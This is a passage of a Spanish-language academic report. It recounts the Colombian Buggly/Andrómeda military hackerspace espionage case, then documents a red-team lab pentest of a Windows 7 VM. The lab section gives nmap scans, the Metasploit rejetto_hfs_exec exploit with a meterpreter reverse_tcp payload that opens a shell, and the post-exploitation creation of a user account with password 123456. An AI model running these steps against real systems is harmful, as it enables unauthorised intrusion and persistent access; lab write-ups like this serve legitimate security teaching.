Inicialmente el sitio pasaba desapercibido para muchos pues allí no solo estaba una sala de sistemas con toda esa gama de equipos de última generación, consolas de video juegos también funcionaba un restaurante para que estuviera todo al alcance de cada uno de los amantes de la tecnología y que pretendían el sitio.

Este espacio estaba diseñado para que todos aquellos amantes de la tecnología y ciberseguridad acudieran a este sitio pues se había convertido en uno de los sitios más concurridos y famosos en la comunidad en Colombia para la época llamando la atención con el concepto de que querían enseñar y aprender.

Pronto la comunidad de hacker en Bogotá acudió al sitio al enterarse de este espacio por redes sociales y en principio el objetivo de Buggly era reunir un conjunto de grupos de seguridad informática donde realizaban charlas y foros para intercambiar información sobre estos temas y ejecutaban retos técnicos donde se ponían a prueba los conocimientos de los participantes.

Todo allí era muy completo y estaba acondicionado para llenar las expectativas de todos los geeks por igual, pero surgió la intriga de algunos en preguntarse de donde se generaban los recursos para montar este sitio tan llamativo y popular por esos días, pues bien todo era una fachada el famoso “Buggly” no era como tal un

“hackerspace” todo así parte de una operación de inteligencia técnica del ejército nacional la cual fue llamada ANDROMEDA la cual su misión supuestamente legal era reclutar personal civil que tuviera ciertos conocimientos avanzados sobre temas de seguridad informática y afianzar al interior sobe temas de hacking ético.

Todo esto se fue despejando y se identificó que detrás de ese espacio había militares y personal que trabajaba con las fuerzas militares en donde se practicaban ejercicios de monitoreo sobre el espectro lo cual las fuerzas militares lo mostraban como un procedimiento legal lo cual se fue materializando en interceptaciones de comunicaciones y se fue tornando un proceso ilegal dentro del marco de las normas y leyes contra delitos informáticos.

Se especula y hay indicios que dentro de este caso se utilizaban software malicioso que espiaba a personas y funcionarios del gobierno y otros actores importantes del proceso de paz que se estaba llevando a cabo en la Habana entre el gobierno del Presidente Santos en esa época y los grupos de la guerrillas en las mesas de conversación, lo que se define allí como una interceptación de comunicaciones ilegales y que dentro del marco de la ley colombiana es un acto ilegal y es castigado por la ley.

Adicional en el año 2013 un experto en el campo de la seguridad informática denuncia que la existencia de un software configurado para expiar y entrar en las computadoras ajenas el cual capturaba datos enviándolo a las direcciones IP que alojaban el sitio web de Buggly, este tipo de eventos son sentenciados por la ley 1273 de 2009 en su artículo 269E que haciendo uso de software malicioso capture y viole datos personales para espiar y obtener información confidencial.

Pero el blanco principal de todo este entramado y fachada de Buggly se concentra en obtener información de los grupos armados a la margen de la ley en Colombia donde también entro la participación del supuesto hacker Andrés Sepúlveda quien

para esa época pago una gran cantidad de dinero a agentes de Andrómeda a cambio de información sobre la guerrilla y los procesos de paz que se estaban desarrollando dentro del plan del gobierno con el propósito de indagar y sabotear dicho proceso vinculando y salpicando a otros actores y personajes dentro de la política y las fuerzas militares. Este suceso que se presenta allí se castiga a través de la ley mediante los delitos acceso abusivo a sistema informático, violación de datos agravado y el uso de software malicioso.

En este caso el hacker Sepúlveda manifiesta que “Bender” y miembros de Buglly manejaban dentro de sus procesos software de interceptaciones de uso exclusivo a nivel de gobiernos o entidades con los debidos permisos para manipular ese tipo de aplicaciones donde incluso el grupo de especialistas realizaban procesos de espionaje a las FARC y el ELN por medio de software maliciosos y troyanos con paneles de control dentro de sus equipos de comunicaciones y computo. Todo este entrañado se desencadena En un revuelo a nivel nacional que genera muchas caídas de cabezas a nivel de las fuerzas militares y dejando entre dicho la reputación de integrantes del gobierno, aspirantes a candidaturas para las próximas campañas presidenciales y lo cual queda muy mal visto ante la comunidad nacional e internacional al presentarse este tipo de hechos en el marco del proceso de paz que se estaba llevando a cabo.

Toda esa fachada de “buggly Hacker” supuestamente fue legal fue lo que pretendieron hacer crear las fuerzas militares en su momento pero analizando detalladamente no se cumplieron con las debidas normas legales ni los principios éticos mínimos pues se estaba incorporando personal técnico del campo de la ciberseguridad y no se tenía un análisis y estudio previo de sus vidas laborales y académicas y al mismo tiempo al organización no cumplía con los permisos debidamente legales para ejecutar procesos de espionaje y manipulación de información confidencial a nivel de gobierno convirtiéndose en un atentado contra la integridad y el manejo del secreto del gobierno. En último no hubo un manejo

adecuado de las operaciones desarrolladas por el personal militar y civil ajeno a este montaje llamado Andrómeda, donde los que participaban de la operación realizaban sus funciones sin estar supervisados y en ultimas no se tenía certeza que procesos lanzaban o ejecutaban al interior del sitio, pero esto no solo fue lo grave del asunto lo delicado fue que “Bender” vendieron información capturada a través de la operación de Andrómeda a terceros violando las leyes colombianas y cometiendo delito informático para lucrase personalmente.

Todo lo anterior se resume en que “BUGGLY” donde inicialmente parecía ser un sitio de intercambio de conocimiento resulto ser una fachada de integrantes de las fuerzas militares con fines delictivos y lucrativos a cambio de capturar información confidencial sobre el proceso de paz y organismos a margen de la ley para luego ser vendidos a terceros con propósitos adversos y en contra del gobierno.

Al final lo implicados en el caso y luego de muchas investigaciones, allanamientos en el sitio y entrevistas a diferentes actores implicados directa e indirectamente en procesos ilícitos aceptaron tener participación y culpabilidad en el mal manejo que se le dio a este sitio y la ejecución de los procesos que allí se desarrollaron, donde se determinaron las sanciones pertinentes que tuvieron lugar según la ley colombiana y las debidas penas a los responsables.

4.3. Ejecución pruebas de intrusión

4.3.1. Herramientas y procedimientos utilizados para dar solución al escenario de Red Team

a continuación, se describen las herramientas de software que serán utilizadas para el proceso de pentesting sobre el caso del anexo 4 - escenario 3.

- *Nmap:* Herramienta de open source que se encuentra básicamente dentro de los sistemas operativos Linux, aunque es compatible con otros sistemas operativos, la cual permite ejecutar escaneos hacia un único destino, definiendo un rango de IP bajo protocolos como TCP, UDP, ICMP, SCTP incorporando múltiples formas de escaneo dentro de su operación, en conclusión, ofrece una exploración de seguridad y descubrimiento dentro de una red de datos.

- *Mestasploit:* herramienta que actúa de forma tal que permite desarrollar y ejecutar exploits contra un sistema o maquina remota, permite realizar auditorías de seguridad, normalmente es utilizado por los administradores de la seguridad para realizar pruebas de vulnerabilidades a los sistemas informáticos y en otro caso también es utilizado por los hackers para fines inusuales fuera de lo normal con el fin de vulnerar o acceder de manera irregular a un sistema de cómputo.

- *Rejetto:* rejetto HFS (también se conoce como HTTP File Server) versión v2.3m Build #300, cuando se utilizan archivos o carpetas virtuales, permite a atacantes remotos desencadenar una violación de acceso de escritura de puntero no válido por medio de peticiones HTTP concurrentes con un URI largo o encabezados HTTP largos.[28]

Con las herramientas ya mencionadas y la información suministrada donde indican que al interior de la compañía existe un equipo con sistema operativo Windows 7 x 64 por el cual se está realizando fuga de información tiene instalada una aplicación conocida como rejetto v.2.3, esta aplicación está generando inconvenientes ya que tiene un exploit que puede terminar en una Shell reversa y una sesión abierta de

[28] INCIBE-CERT,Vulnerabilidad en archivos o carpetas virtuales en rejetto HFS (CVE-2020-13432) , Tomado de: https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-13432

meterpreter, adicional se realiza un investigación sobre la creación de un usuario del sistema con privilegios de tipo administrador.


Como integrante del equipo de Red Team ejecutara un proceso de pentesting en una copia del servidor (Win7-SE2020-X64-003.ova suministrada por la compañía.

4.3.1.1. Ejecución Pentesting

4.3.1.2. Fase de recolección de información


Para dar inicio al proceso se dará de baja a todo el sistema de seguridad de la maquina Win7-SE2020-X64, desactivando lo que es el firewall de Windows, su antivirus Windows defender y el sistema de actualizaciones Windows Update.

Figura 19.Firewall de Windows desactivado.




Fuente: El Autor.

Figura 20.Windows Defender Desactivado.




Fuente: El Autor.

Figura 21.Windows update desactivado.



Fuente: El Autor.


Figura 22.Centro de actividades de Windows.



Fuente: El Autor.

Ahora se verifica las direcciones IP tanto de la maquina victima Win7-SE2020-X64 como de la maquina atacante Kali - Seminario


Figura 23.Direcciones IP máquinas virtuales.



Fuente: El Autor.

Paso siguiente se realizará un escaneo de la red desde la maquina Kali a través de la herramienta NMAP con el fin de encontrar que listados de IP arroja la búsqueda e identificar la maquina victima que se requiere investigar.

Figura 24.escaneo de puertos NMAP.




Fuente: El Autor.

- **Fase de Búsqueda de vulnerabilidades**

paso siguiente se realizará la instalación de la aplicación rejetto sobre la maquina víctima.

Figura 25.Ejecución de HFS.




Fuente: El Autor.

En este punto se lanzará un comando desde la máquina Kali Linux a través de NMAP la cual permita identificar los puertos que se encuentren expuestos sobre la máquina víctima de Windows 7 x64.

Nmap 192.168.0.29


Figura 26.Identificación de puertos NMAP.



Fuente: El Autor.

un paso más en la validación y confirmación de los puertos que se encuentran abiertos y las aplicaciones que están expuestas a través de esos puertos se logra alcanzar ese resultado a través del comando sudo nmap -Sv 192.168.0.0/24, donde se identifica que sobre el puerto 80 está siendo utilizado por la aplicación HttpFileServer, así que por medio de este puerto se realizará el ataque.

Figura 27. Reporte scan NMAP.




Fuente: El Autor.

Esta otra instrucción a través de NMAP nos permite obtener más información de la maquina victima Windows 7 x64.

nmap -p 80 -Pn -A 192.168.0.29

Figura 28.Reporte nmap:PORT-STATE-SERVICE-VERSION.




Fuente: El Autor.

- **Fase de Explotación**

Sobre esta fase se hará uso de la herramienta matasploit v5.0.94-dev la cual se encuentra dentro del paquete de aplicaciones de la maquina Kali Linux, se da inicio

a la metasploit mediante el comando msfconsole, maquina atacante dentro del proceso.

Figura 29.Consola Metasploit.



Fuente: El Autor.

Una vez ya teniendo en pantalla iniciado Metasploit se lanza el siguiente comando para realizar el exploit para el ejercicio se hará uso de rejetto sobre la máquina victima con dirección IP 192.168.0.29.

use exploit/Windows/http/rejetto_hfs_exec
luego de ingresar el comando anterior asignamos las variables para ejecutar el ataque, sobre las cuales están: rhost, rport, y payload.

Figura 30.Asignación variables msf5.

```
msf5 > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) > set rhost 192.168.0.29
rhost => 192.168.0.29
msf5 exploit(windows/http/rejetto_hfs_exec) > set port 80
port => 80
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

Fuente: El Autor.

Aquí se utiliza el payload mediante el comando: set payload windows/meterpreter/reverse_tcp


Figura 31.Payload.

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Fuente: El Autor.

Con los comandos e instrucciones anteriormente ejecutados podemos evidenciar el siguiente comportamiento de la aplicación HFS sobre la máquina victima Windows 7 x64.


Figura 32.Comportamiento HFS.



Fuente: El Autor.

Luego de haber asignado las variables anteriores lanzamos el exploit y se evidencia en pantalla el siguiente proceso el cual demuestra que se está explotando desde la maquina atacante con dirección IP 192.168.0.27 hacia la máquina victima 192.168.0.29.


Figura 33.Ejecución exploit.



Fuente: El Autor.

Ahora para verificar que estamos dentro del equipo atacado haremos algunas operaciones y ejecutar algunos comandos para comprobar el acceso.


Figura 34.Comando ifconfig.



Fuente: El Autor.

Se ingresa el comando Shell para ingresar a la máquina de manera más directa y generar comandos nativos de Windows.


Figura 35.Shell



Fuente: El Autor.

Y se logra ejecutar instrucciones propias de la maquina victima en este caso Windows 7 x 64.

Figura 36.Comando ipconfig.



Fuente: El Autor.

Otro comando como “dir” sirve para ubicar el directorio y el nivel en el que nos encontramos ubicados dentro del equipo víctima.

Figura 37.Comando dir.

Fuente: El Autor.

• Fase Post-explotación

Dentro de este proceso se realizará la creación de una cuenta de usuario, al cual llevará como nombre DeiberRamírez con contraseña 123456, para dicho punto se ejecuta el siguiente comando:

Figura 38.Creación cuenta de usuario.

Fuente: El Autor.


Se verifica que la creación haya sido exitosa mediante el siguiente comando.

Figura 39. comando net user.

Fuente: El Autor.

Luego directamente sobre la máquina de Windows 7 x 64 se validará si efectivamente allí esta creado el usuario anteriormente generado desde la consola.

